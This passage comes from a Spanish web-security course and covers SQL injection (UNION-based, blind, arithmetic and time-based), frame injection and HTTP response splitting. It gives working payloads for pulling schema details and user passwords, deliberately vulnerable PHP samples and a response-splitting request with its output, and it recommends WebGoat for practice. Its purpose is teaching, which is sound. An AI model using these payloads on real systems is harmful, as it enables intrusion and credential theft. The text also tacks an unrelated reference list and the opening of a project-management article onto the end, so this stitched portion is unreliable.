El siguiente paso es obtener información sobre la estructura de las tablas. En la mayoría de las bases de datos, el sistema contiene tablas que enumeran la estructura que contiene la base de datos. En MySQL se llama *information_schema*, en SQL Server *Sysobjects*, en Access, *MSysobjects* y en Oracle *user_tables*. Si tenemos acceso a dichas tablas, es posible consultarlas para averiguar qué bases de datos y tablas existen en el sistema.

En una MySQL lo que haríamos es ejecutar las consultas:

```
SELECT * FROM information_schema.`TABLES`
```

y

```
SELECT * FROM information_schema.`COLUMNS`
```


La primera nos devuelve todas las tablas a las que tenemos acceso. La segunda, todas las columnas. En el primer caso, devuelve también tablas y bases de datos de sistema. Como a nosotros nos interesan las creadas por humanos filtremos los datos por el tipo de tabla, ejecutando la consulta **SELECT * FROM information_schema.`TABLES` where table_type='BASE TABLE';**

y de todos los resultados, los más interesantes son TABLE_SCHEMA y TABLE_NAME. De la misma forma, de la tabla COLUMNS, nos interesan, principalmente, las mismas columnas y la columna COLUMN_NAME. Por tanto, uniendo ambas consultas, la consulta completa a ejecutar sería

```
SELECT concat(TABLE_SCHEMA, '.', TABLE_NAME), C.COLUMN_NAME
FROM information_schema.`COLUMNS` C
WHERE C.TABLE_SCHEMA IN (
  SELECT TABLE_SCHEMA
  FROM information_schema.`TABLES`
  WHERE table_type='BASE TABLE'
);
```

Ahora nos falta inyectar esta consulta como parámetro de nuestra página vulnerable, y ver los resultados. La cadena que introduciremos, pues, es la siguiente:

```
' union SELECT 1, concat(TABLE_SCHEMA, '.', TABLE_NAME), 3, 4, C.COLUMN_NAME
FROM information_schema.`COLUMNS` C
WHERE C.TABLE_SCHEMA IN (
  SELECT TABLE_SCHEMA
  FROM information_schema.`TABLES`
  WHERE table_type='BASE TABLE'
) and 'a'='a
```

Como vemos, hemos hecho que nuestra consulta devuelva 5 columnas y que acabe con la condición **'a'='a'** para cerrar la consulta. Podíamos también haberla acabado con un comentario. El resultado de esa consulta sería:

```
Nombre: asi7.usuarios id
Nombre: asi7.usuarios nombre
Nombre: asi7.usuarios usuario
Nombre: asi7.usuarios clave
Nombre: asi7.usuarios apellidos
```

Busque sus amigos

Y ya tenemos la estructura de las tablas de las bases de datos (en este caso 1 tabla [usuarios] en una base de datos [asi7]) y tenemos completo el primer punto del paso 3.

Tras esta superconsulta, obtener los datos contenidos es casi trivial sin más que realizar la unión de la tabla consigo misma y devolviendo las columnas que nos interesa:

```
' union select 1, usuario, 3, 4, clave from usuarios --
```

cuyo resultado es

Nombre: **admin god**
 Nombre: **usuario miclave**
 Nombre: **usuario2 otraclave**
 Nombre: **ultimo laultima**

Busque sus amigos

En otros SGBD, el funcionamiento sería similar. En Oracle las tablas se obtienen de ALL_TABLES (http://www.ss64.com/orad/ALL_TABLES.html) y las columnas de ALL_TAB_COLUMNS (http://www.ss64.com/orad/ALL_TAB_COLUMNS.html) En SQL Server 2005, las consultas son las mismas y los nombres de los campos también, por lo que todo lo dicho es válido para ese caso (<http://www.databasejournal.com/features/mssql/article.php/3508881/SQL-Server-2005-System-Tables-and-Views.htm>)

2.5.4.5.2. Inyección SQL a ciegas

```
<?php
if(array_key_exists('cadena',$GET)) {
    $conexion = mysql_connect("localhost", "asi7", "asi7");
    mysql_select_db("asi7", $conexion);

    $query = "SELECT * FROM usuarios where nombre='".$$_GET['cadena']."'";
    $resultado = mysql_query($query, $conexion);
    if($resultado) {
        $num = mysql_num_rows($resultado);
    } else {
        $num=0;
    }

    if ($num> 0) {
        while ($fila = mysql_fetch_assoc($resultado)) {
            echo "Nombre: <strong>".$fila['nombre']."</strong> ";
            echo "<strong>".$fila['apellidos']."</strong><br>";
        }
    } else {
        echo "No encontrado nada<br/>";
    }
}

?>
<h1>Busque sus amigos</h1>
<form method="GET" action="listado2.php">
    <input type="text" name="cadena" id="cadena" value="" />
    <input type="submit" value="Buscar" />
</form>
```

Ilustración 4: Programa sin muestra de errores

Cuando no tenemos información sobre los errores la cosa se complica un poco. Si tenemos el fichero similar al anterior, pero sin mostrar errores, como el que se muestra en la **Ilustración 4: Programa sin muestra de errores**, cuando las consultas son correctas, devolvería los mismos resultados que en los ejemplos anteriores. Pero si introducimos el apellido de nuestro amigo, O'hara, el resultado sería un mensaje de que “*no ha encontrado nada*”. Eso podría dar a entender que la página no es susceptible de inyección y, como sabemos, sí que lo es (ya que es el mismo código del primer ejemplo).

Lo primero sería asegurarnos que la página es vulnerable. Eso podemos hacerlo metiendo alguna expresión del tipo **a' or 'a'='a** el cual, si devuelve algo (obviamos el caso que tengan un usuario que se llame así) significará que las comprobaciones son débiles y, por tanto, susceptible de ser explotadas. Dependiendo de la consulta que se ejecute, verificar que la página es vulnerable puede ser complicado.

Una vez que sabemos que una web es insegura, entra en juego el **Blind SQL Injection** (inyección SQL a ciegas) en las cuales hay que basarse en otras señales para saber si las consultas se ejecutan correctamente o no y de esa manera cubrir el paso 2 y 3 de la hoja de ruta del ataque.

La más genérica es basarse en la respuesta del navegador. Supongamos que estuviéramos en la fase de saber cuántas columnas tiene la tabla a la que se consulta. Si pasamos las cadenas que usamos antes, por ejemplo **usuario' union select 1,'a** el resultado será nuestro mensajito “No encontrado nada” Si vamos aumentando los parámetros, el mensaje seguirá siendo el mismo hasta que haya 5 parámetros, momento en el que nos devolverá el mismo resultado del apartado anterior. Lo mismo sería válido para una entrada del tipo **usuario' order by N --** cuando N es mayor que 5.

Como hemos visto en el punto anterior, esto ocurre porque la consulta es errónea hasta que tengamos 5 columnas en la consulta de unión o mientras N sea mayor que 5. Por tanto, cuando da error nos devuelve la página “No encontrado nada” y en otro caso, una página con resultados. De esta forma podemos ir probando consultas hasta que el resultado sea distinto de la página “No encontrado nada”

```
<?php
    if(array_key_exists('cadena',$_GET)) {
        $conexion = mysql_connect("localhost", "asi7", "asi7");
        mysql_select_db("asi7", $conexion);

        $query = "SELECT * FROM usuarios where nombre='".$_GET['cadena']."'";
        $resultado = mysql_query($query, $conexion);
        if($resultado) {
            $num = mysql_num_rows($resultado);
        } else {
            $num=0;
        }

        if ($num> 0) {
            echo "Encontrados ".$num." resultados<br/>";
        } else {
            echo "No encontrado nada<br/>";
        }
    }
?>
<h1>Busque sus amigos</h1>
<form method="GET" action="listado2.php">
    <input type="text" name="cadena" id="cadena" value="" />
    <input type="submit" value="Buscar" />
</form>
```

Ilustración 5 Página sin mostrar errores ni resultados.

Si, además de no mostrar errores, la página no muestra resultados (como la de **Ilustración 5** Página sin mostrar errores ni resultados.) tenemos un problema. Podemos deducir que es vulnerable de manera similar al anterior caso. Si la consulta es correcta, devuelve que no hay resultados

y si la consulta es correcta y hay resultados, devuelve el número de filas que coinciden con el criterio.

El problema es lograr que tenemos es cómo sacar la estructura de la base de datos sin poder sacar un listado de resultados como el anterior. Para conseguir esto, lo que se hace es crear consultas con condiciones sobre los nombres de bases de datos, tablas y campos y ver si el resultado cumple las condiciones (devuelve algo) o no las cumple (no devuelve nada)

El tipo de funciones a usar son las funciones **substring** que obtiene un carácter y la condición que se usa es comparar si ese carácter es uno dado. Veámoslo con un ejemplo. Lo que primero nos interesa es saber que **TABLE_SCHEMA**s tenemos acceso. Para ello lo que haremos es preguntar si la primera letra del campo **TABLE_SCHEMA** del primer registro de la tabla **TABLES** de la base de datos **information_schema** que es de tipo usuario (recordemos, *table_type*='BASE TABLE') es una A. Escrito en SQL:

```
usuario' and substring(
  (select TABLE_SCHEMA from information_schema.TABLES
   WHERE table_type='BASE TABLE' and TABLE_SCHEMA like '%'
   limit 0,1
  ),1,1)='a' and 'a'='a
```

Si ejecutamos esta consulta, la página nos dirá “*Encontrados 2 resultados*”. Ya sabemos que hay un esquema que empieza por **a**. Si ejecutamos una consulta similar para el segundo carácter,

```
usuario' and substring(
  (select TABLE_SCHEMA from information_schema.TABLES
   WHERE table_type='BASE TABLE' and TABLE_SCHEMA like 'a%'
   limit 0,1
  ),2,1)='a' and 'a'='a
```

la página nos “*No encontrado nada*”. Si cambiamos la última línea de “*) ,2,1)='a' ”* a “*) ,2,1)='b' ”* el resultado será el mismo. Si lo cambiamos por **b**, **c**, **d**, ... también será el mismo. Hasta que no pongamos ahí una **s**, el resultado seguirá siendo “*No encontrado nada*”.

Así podemos seguir hasta completar el nombre del esquema (asi7 en este caso). Si queremos buscar otro esquema, la consulta habríamos de modificarla para que busque otro esquema que no sea el que hemos encontrado añadiéndole la condición **TABLE_SCHEMA not in ('asi7')** De manera similar lograríamos obtener los nombres de tablas de los esquemas y las columnas de estos y completar la arquitectura de la base de datos.

¿Y los datos? Pues habría que utilizar técnicas del mismo tipo, mirando si el campo usuario tiene algún usuario llamado **admin**, por ejemplo, y viendo si su campo clave comienza por **a**, o por **b**, o por **c**, o por **d**...

¿Y si la cadena explorable no soporta comillas? Pues en ese caso variaremos nuestras consultas para que en lugar de comparar caracteres, use los códigos ASCII (o utf8) de los caracteres, usando consultas del tipo

```
13 and ASCII(
  substring(
    (select TABLE_SCHEMA from information_schema.TABLES
     WHERE ASCII(substring(table_type,1,1))=66 limit 0,1
    ),1,1)
  )=97 --
```

Donde 66 es el código de la B y 97 el de la “a minúscula”

2.5.4.5.3. Inyección SQL aritmética

Es un caso particular de inyección SQL ciega en la cual el parámetro que se envía al entrar en la consulta debe ser numérico y la forma de la consulta impide cerrar la consulta. Por ejemplo una consulta de este tipo:

Select * from tabla where (ABS(CAMPO)=CAMPO) and id=ABS(CAMPO)

¿Qué hacer entonces? La respuesta es fácil, viendo la última consulta del apartado anterior. Pasémosle algo que al final sea numérico pero que nos aporte información. En la anterior lo que buscábamos es ver si la primera letra de un campo tenía valor 97, para saber que era una **a**. En este caso cogeremos la parte numérica de la consulta y pasamos operaciones a la base de datos de tal manera que si la letra es una a nos responda un resultado conocido y si no, nos devuelva otra cosa.

Por ejemplo, esta consulta:

```
3+97-(select ASCII(substring((select TABLE_SCHEMA from information_schema.TABLES WHERE ASCII(substring(table_type,1,1))=66 limit 0,1),1,1)))
```

Con esta consulta lo que lograríamos es que, si la primera letra de la tabla es una a, devuelva la página de id=3 y, si no, devuelva otra página. De esa forma iríamos variando el número 97 hasta obtener esa página, momento en el que pasaríamos a ver el valor del segundo parámetro.

2.5.4.5.4. Inyección SQL basada en tiempos

Este caso también es un caso particular de inyecciones ciegas. Si tenemos una web cuyas respuestas no nos permiten otras inyecciones (por ejemplo, realiza varias consultas y siempre falla en alguna de ellas con lo que no es posible ejecutar todas y obtener un resultado coherente) tenemos que variar la estrategia y usar inyección basada en tiempos.

La diferencia respecto otros sistemas de inyección ciegas no son los cambios en los resultados, sino en la velocidad de respuesta de la página. Si la consulta es lenta, es que hemos acertado y si es rápida, es que hemos fallado (es más fácil fallar que acertar). Ejemplos de este tipo de consultas son:

```
1 and ASCII(
  substring(
    (select TABLE_SCHEMA
      from information_schema.TABLES
      WHERE ASCII(substring(table_type,1,1))=66 limit 0,1
    ),1,1
  )
)=97
and (
  select count(*) from information_schema.TABLES t1,
  information_schema.TABLES t2,
  information_schema.TABLES t3,
  information_schema.TABLES t4
)>0
Y
1 and ASCII(
  substring(
    (select TABLE_SCHEMA
      from information_schema.TABLES
      WHERE ASCII(substring(table_type,1,1))=66 limit 0,1
    ),1,1
  )
)
```

```

)=98
and (
  select count(*) from information_schema.TABLES t1,
  information_schema.TABLES t2,
  information_schema.TABLES t3,
  information_schema.TABLES t4
)>0

```

De ellas, la primera es correcta, y tardaría unos pocos segundos y la segunda es falsa y tardaría menos de 1 segundo.

Otros tipos de inyección son posibles. Por ejemplo, uno de ellos, denominado Inyección Lateral aprovecha parámetros de configuración de Oracle para producir inyecciones basadas en la llamada a funciones que los usan. Puede verse la descripción completa en www.databasesecurity.com/dbsec/lateral-sql-injection.pdf

2.5.5. Frame injection

Los ataques de *frame injection* son posibles gracias a problemas en las implementaciones de los navegadores web, y su falta de protección de espacios de memoria. Con este tipo de ataques, podemos “falsificar” el contenido de un frame en una página para hacer que dentro aparezca el código que nosotros queramos, sin que el usuario pueda darse cuenta a primera vista.

Supongamos que la página web de BancoTorpe.com tiene un frame central llamado “central”. Podremos inyectar nuestro código copiado en este forzando que se abra un nuevo enlace en un marco con el mismo nombre.

```

<a href="http://www.bancotorpe.com">Banco Torpe</a><br />
<a href="http://www.paginamalvada.com/login.html" target ="central">Página inje-
tada</a><br />

```

2.5.6. Response Splitting

El ataque de Response Splitting constituye el primer fallo encontrado a nivel de protocolo http. Es conocido que para que una petición http se lleve a cabo, hay que insertar detrás dos saltos de línea con dos retornos de carro. Por tanto, si una petición legítima contiene como información los dos saltos de línea y retorno de carro, la petición quedaría rota, y el servidor interpretaría la petición, originando dos respuestas, sobre las que el atacante tiene control para enviar al cliente.

Este tipo de ataque facilita la realización de ataques de defacement, envenenamiento de caché, y secuestro de páginas.

Veamos la técnica básica de generar este ataque. Supongamos una página que redirige a otra ubicación por el idioma elegido, codificada de la siguiente forma:

```

<%
    response.sendRedirect("/by_lang.jsp?lang="+
        request.getParameter("lang"));
%>

```

Si inyectamos la siguiente petición,

```

/redirect_lang.jsp?lang=foobar%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-
Length:%2019%0d%0a%0d%0a<html>Shazam</html>

```

La respuesta en este caso tendría la forma siguiente:

```

HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2003 15:26:41 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

<html>Shazam</html>
Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40 PDT
2003 271009 with
Content-Type: text/html
Set-Cookie:
JSESSIONID=1pwxbgHwzeaIIFyaksxqsq92Z0VULcQUcAanfK7In7IyrcST9Us
S!-1251019693; path=/
Connection: Close

<html><head><title>302 Moved Temporarily</title></head>
<body bgcolor="#FFFFFF">
<p>This document you requested has moved temporarily.</p>
<p>It's now at <a
href="http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

<html>Shazam</html>">http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

<html>Shazam</html></a>.</p>
</body></html>

```

El texto marcado en azul correspondería con la primera respuesta originada por el servidor, y el texto en rojo la segunda respuesta. El resto de contenido sería basura fuera del protocolo, y por tanto ignorada por los clientes.

Así pues, si conseguimos que se generen dos peticiones seguidas al servidor, podremos hacer que las dos respuestas sean interpretadas como tal.

2.6. En marcha con lo aprendido

Ahora que conocemos las bases de la seguridad en aplicaciones web, vamos a experimentar, y aprender algo más.

Para ello existen aplicaciones que se pueden instalar y jugar con ellas a nuestro ritmo como WebGoat, que es un “entrenador” de seguridad en aplicaciones web, y nos propone unos desafíos después del entrenamiento para comprobar nuestro nivel y poder revisar nosotros mismos si hemos entendido.

Para proseguir, necesitaremos tener instalado Java en nuestro ordenador. Si no lo tenemos, lo podemos descargar de <http://java.sun.com>.

- Descargamos el fichero webgoat.jar del portal del curso.
- Ejecutamos el siguiente comando:



- Entonces nos sale el instalador de webgoat.

Si no tenemos instalado tomcat, el propio instalador lo hará. Seguimos hacia delante... y completamos la instalación.

Es un buen momento para **desenchufar nuestro cable de red** ya que WebGoat tiene muchos agujeros, provocados deliberadamente para el entrenamiento, y podrían ser usados con malas intenciones si estamos muy expuestos a internet.

Arrancamos tomcat, y apuntamos nuestro navegador web a

<http://localhost:8080/WebGoat/attack>

Pinchamos en el botón “start the course”, y tendremos la siguiente pantalla:



En el menú de la izquierda tenemos el índice de los entrenamientos que queremos hacer, y el acceso a la prueba final.

En las opciones tenemos, entre otras (es un proyecto en constante evolución):

General

- Http Basics: Comportamientos básicos
- Encoding Basics: hashing

- Fail Open Authentication: errors de validación de entradas
- HTML Clues: comentarios del webmaster
- Parameter Injection: inyección de parámetros.
- Unchecked Email: XSS.
- SQL Injection: SQL Injection
- Thread Safety: control de concurrencia.
- Weak Authentication Cookie: control de concurrencia.
- Database XSS: más XSS.
- Hidden Field Tampering: falsificación de campos ocultos.
- Weak Access Control: control de acceso débil.
- Start Challenge: Examen. A divertirse!!!

Después de haber superado el Challenge, os recomiendo intentar otros retos que hay en la red para experimentar, como pueden ser los de <http://www.yashira.org/> , <http://www.hackthissite.org> y <http://www.elladodelmal.com>

2.7. Resumen

A medida que aumenta el número de desarrolladores de aplicaciones web, los mecanismos de seguridad de las mismas aumentan, y hacen más complicado encontrar ataques a las mismas. No obstante, aún abundan los desarrolladores mal cualificados (si se pueden llamar desarrolladores), que cometen auténticas aberraciones desde el punto de vista de la protección.

Aquí hemos sentado una base muy sencilla sobre las vulnerabilidades de aplicaciones. En las prácticas asociadas a este tema ampliaremos los conocimientos.

References

1. Naranjo García, C., & Castaño Cifuentes, S. (2019). Desarrollo de sistema multifuncional para la Pontificia Universidad Javeriana Cali con manilla RFID.
2. Castillo, F. F. R., Mora, N. M. L., Elizaldes, K. D. C., & Orozco, J. I. P. (2018). *Comparación de métricas de calidad para el desarrollo de aplicaciones web*. *3c Tecnología*, 7(3), 94-113.
3. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. *Information Fusion*.
4. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. *Sensors*, 18(3), 861.
5. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. *IEEE Access*.
6. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. *Knowledge and Information Systems*.
7. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. *International Journal of Robust and Nonlinear Control*, 28(16), 5087-5102.
8. Morente-Molinera, J.A., Kou, G., González-Crespo, R., Corchado, J.M., Herrera-Viedma, E. (2017) Solving multi-criteria group decision making problems under environments with a high number of alternatives using fuzzy ontologies and multi-granular linguistic modelling methods. *Knowledge-Based Systems*. 137, pp. 54-64
9. Li, T., Sun, S., Bolić, M., & Corchado, J. M. (2016). Algorithm design for parallel implementation of the SMC-PHD filter. *Signal Processing*, 119, 115–127. <https://doi.org/10.1016/j.sigpro.2015.07.013>
10. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. *AI Communications*, (Preprint), 1-18.
11. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencias of technologies and platforms in smart cities: A state-of-the-art review. *Wireless Communications and Mobile Computing*, 2018.
12. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. *Sensors (Basel)*, 18(3), 865-865. doi:10.3390/s18030865
13. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. *Sensors (Basel)*, 18(5), 1633-1633. doi:10.3390/s18051633
14. Bogdan Okresa Durik. (2017) Organisational Metamodel for Large-Scale Multi-Agent Systems: First Steps Towards Modelling Organisation Dynamics. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 6, n. 3
15. Jörg Bremer, Sebastian Lehnhoff. (2017) Decentralized Coalition Formation with Agent-based Combinatorial Heuristics. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 6, n. 3
16. Rafael Cauê Cardoso, Rafael Heitor Bordini. (2017) A Multi-Agent Extension of a Hierarchical Task Network Planning Formalism. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 6, n. 2
17. Enyo Gonçalves, Mariela Cortés, Marcos De Oliveira, Nécio Veras, Mário Falcão, Jaelson Castro (2017). An Analysis of Software Agents, Environments and Applications School: Retrospective, Relevance, and Trends. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 6, n. 2
18. Eduardo Porto Teixeira, Eder M. N. Goncalves, Diana F. Adamatti (2017). Ulises: A Agent-Based System For Timbre Classification. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 6, n. 2
19. Casado-Vara, R., de la Prieta, F., Prieto, J., & Corchado, J. M. (2018, November). Blockchain framework for IoT data quality via edge computing. In *Proceedings of the 1st Workshop on Blockchain-enabled Networked Sensor Systems* (pp. 19-24). ACM.
20. Costa, Â., Novais, P., Corchado, J. M., & Neves, J. (2012). Increased performance and better patient attendance in an hospital with the use of smart agendas. *Logic Journal of the IGPL*, 20(4), 689–698. <https://doi.org/10.1093/jigpal/jzr021>
21. Rodríguez, S., De La Prieta, F., Tapia, D. I., & Corchado, J. M. (2010). Agents and computer vision for processing stereoscopic images. *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (Vol. 6077 LNAI). https://doi.org/10.1007/978-3-642-13803-4_12

22. Rodríguez, S., Gil, O., De La Prieta, F., Zato, C., Corchado, J. M., Vega, P., & Francisco, M. (2010). People detection and stereoscopic analysis using MAS. In INES 2010 - 14th International Conference on Intelligent Engineering Systems, Proceedings. <https://doi.org/10.1109/INES.2010.5483855>
23. Baruque, B., Corchado, E., Mata, A., & Corchado, J. M. (2010). A forecasting solution to the oil spill problem based on a hybrid intelligent system. *Information Sciences*, 180(10), 2029–2043. <https://doi.org/10.1016/j.ins.2009.12.032>
24. Di Mascio, T., Vittorini, P., Gennari, R., Melonio, A., De La Prieta, F., & Alrifai, M. (2012, July). The Learners' User Classes in the TERENCE Adaptive Learning System. In 2012 IEEE 12th International Conference on Advanced Learning Technologies (pp. 572–576). IEEE.
25. Chamoso, P., Rivas, A., Martín-Limorti, J. J., & Rodríguez, S. (2018). A Hash Based Image Matching Algorithm for Social Networks. In *Advances in Intelligent Systems and Computing* (Vol. 619, pp. 183–190). https://doi.org/10.1007/978-3-319-61578-3_18
26. Sittón, I., & Rodríguez, S. (2017). Pattern Extraction for the Design of Predictive Models in Industry 4.0. In *International Conference on Practical Applications of Agents and Multi-Agent Systems* (pp. 258–261).
27. García, O., Chamoso, P., Prieto, J., Rodríguez, S., & De La Prieta, F. (2017). A serious game to reduce consumption in smart buildings. In *Communications in Computer and Information Science* (Vol. 722, pp. 481–493). https://doi.org/10.1007/978-3-319-60285-1_41
28. Palomino, C. G., Nunes, C. S., Silveira, R. A., González, S. R., & Nakayama, M. K. (2017). Adaptive agent-based environment model to enable the teacher to create an adaptive class. *Advances in Intelligent Systems and Computing* (Vol. 617). https://doi.org/10.1007/978-3-319-60819-8_3
29. Pablo Chamoso, Fernando De La Prieta (2015). Simulation environment for algorithms and agents evaluation. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 3
30. Adrián Sánchez-Carmona, Sergi Robles, Carlos Borrego (2015). Improving Podcast Distribution on Gwanda using PrivHAB: a Multiagent Secure Georouting Protocol. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 1
31. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. *Future Generation Computer Systems*, 99, 278–294.
32. Omar Jassim, Moamin Mahmoud, Mohd Sharifuddin Ahmad (2014). Research Supervision Management Via A Multi-Agent Framework. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 4
33. Tapia, D. I., & Corchado, J. M. (2009). An ambient intelligence based multi-agent system for alzheimer health care. *International Journal of Ambient Computing and Intelligence*, v 1, n 1(1), 15–26. <https://doi.org/10.4018/jaci.2009010102>
34. Mata, A., & Corchado, J. M. (2009). Forecasting the probability of finding oil slicks using a CBR system. *Expert Systems with Applications*, 36(4), 8239–8246. <https://doi.org/10.1016/j.eswa.2008.10.003>
35. Glez-Peña, D., Díaz, F., Hernández, J. M., Corchado, J. M., & Fdez-Riverola, F. (2009). geneCBR: A translational tool for multiple-microarray analysis and integrative information retrieval for aiding diagnosis in cancer research. *BMC Bioinformatics*, 10. <https://doi.org/10.1186/1471-2105-10-187>
36. Fernández-Riverola, F., Díaz, F., & Corchado, J. M. (2007). Reducing the memory size of a Fuzzy case-based reasoning system applying rough set techniques. *IEEE Transactions on Systems, Man and Cybernetics Part C: Applications and Reviews*, 37(1), 138–146. <https://doi.org/10.1109/TSMCC.2006.876058>
37. Méndez, J. R., Fdez-Riverola, F., Díaz, F., Iglesias, E. L., & Corchado, J. M. (2006). A comparative performance study of feature selection methods for the anti-spam filtering domain. *Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 4065 LNAI, 106–120. Retrieved from <https://www.scopus.com/inward/record.uri?eid=2-s2.0-33746435792&partnerID=40&md5=25345ac884f61c182680241828d448c5>
38. Prieto, J., Mazuelas, S., Bahillo, A., Fernandez, P., Lorenzo, R. M., & Abril, E. J. (2012). Adaptive data fusion for wireless localization in harsh environments. *IEEE Transactions on Signal Processing*, 60(4), 1585–1596.
39. Muñoz, M., Rodríguez, M., Rodríguez, M. E., & Rodríguez, S. (2012). Genetic evaluation of the class III dentofacial in rural and urban Spanish population by AI techniques. *Advances in Intelligent and Soft Computing* (Vol. 151 AISC). https://doi.org/10.1007/978-3-642-28765-7_49

40. Rodríguez, S., Tapia, D. I., Sanz, E., Zato, C., De La Prieta, F., & Gil, O. (2010). Cloud computing integrated into service-oriented multi-agent architecture. *IFIP Advances in Information and Communication Technology* (Vol. 322 AICT). https://doi.org/10.1007/978-3-642-14341-0_29
41. Casado-Vara, R., & Corchado, J. (2019). Distributed e-health wide-world accounting ledger via blockchain. *Journal of Intelligent & Fuzzy Systems*, 36(3), 2381-2386.
42. Fdez-Riverola, F., & Corchado, J. M. (2003). CBR based system for forecasting red tides. *Knowledge-Based Systems*, 16(5–6 SPEC.), 321–328. [https://doi.org/10.1016/S0950-7051\(03\)00034-0](https://doi.org/10.1016/S0950-7051(03)00034-0)
43. Glez-Bedia, M., Corchado, J. M., Corchado, E. S., & Fyfe, C. (2002). Analytical model for constructing deliberative agents. *International Journal of Engineering Intelligent Systems for Electrical Engineering and Communications*, 10(3).
44. Corchado, J. M., & Aiken, J. (2002). Hybrid artificial intelligence methods in oceanographic forecast models. *Ieee Transactions on Systems Man and Cybernetics Part C-Applications and Reviews*, 32(4), 307–313. <https://doi.org/10.1109/tsmcc.2002.806072>
45. Fyfe, C., & Corchado, J. (2002). A comparison of Kernel methods for instantiating case based reasoning systems. *Advanced Engineering Informatics*, 16(3), 165–178. [https://doi.org/10.1016/S1474-0346\(02\)00008-3](https://doi.org/10.1016/S1474-0346(02)00008-3)
46. Fyfe, C., & Corchado, J. M. (2001). Automating the construction of CBR systems using kernel methods. *International Journal of Intelligent Systems*, 16(4), 571–586. <https://doi.org/10.1002/int.1024>
47. Anna Závodská, Veronika Šramová, Anne-Maria AHO (2012). *Knowledge in Value Creation Process for Increasing Competitive Advantage*. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 1, n. 3
48. Pérez, M. G. (2018). *Desarrollo de Aplicaciones Seguras*. *MoleQla: revista de Ciencias de la Universidad Pablo de Olavide*, (30), 51-53.
49. Teo, F. J. M. (2018). *SharMap software libre para aplicaciones SIG*. *Mapping*, (188), 28-34.
50. ZAMBRANO VÉLEZ, G. R. A. C. E., & ANDRADE RODRÍGUEZ, M. J. (2019). *TEMA: DIAGNÓSTICO DE LAS VULNERABILIDADES INFORMÁTICAS EN LAS APLICACIONES WEB DE LA UNIVERSIDAD CENTRAL DEL ECUADOR* (Bachelor's thesis, Quito).

Gestión de conflictos en los proyectos

David Palomar Delgado ¹

¹ University Carlos III – Calle Madrid, 126, 28903 Getafe, Madrid, Spain
dpalomar@inf.uc3m.es

Resumen: El equipo del proyecto debe considerar el proyecto en el contexto de su entorno cultural, social, internacional, político y físico. El equipo tiene que entender cómo afecta el proyecto a las personas y cómo afectan las personas al proyecto. Esto puede requerir una comprensión de los aspectos económicos, demográficos, educativos, éticos, étnicos, religiosos, y de otras características de las personas a quienes afecta el proyecto o que puedan tener un interés en éste. El director del proyecto también debe examinar la cultura de la organización y determinar si se reconoce que la dirección de proyectos desempeña un rol válido con responsabilidad y autoridad para gestionar el proyecto. Es posible que algunos miembros del equipo tengan que estar familiarizados con las leyes y costumbres internacionales, nacionales, regionales y locales aplicables, así como con el clima político que podría afectar al proyecto. Otros factores internacionales a tener en cuenta son las diferencias de husos horarios, los días festivos nacionales y regionales, los requisitos de viaje para reuniones cara a cara y la logística de teleconferencias. En este proyecto se analiza cómo gestionar contenidos digitales interactivos y la tecnología más adecuada para ellos.

Palabras clave: contenidos digitales

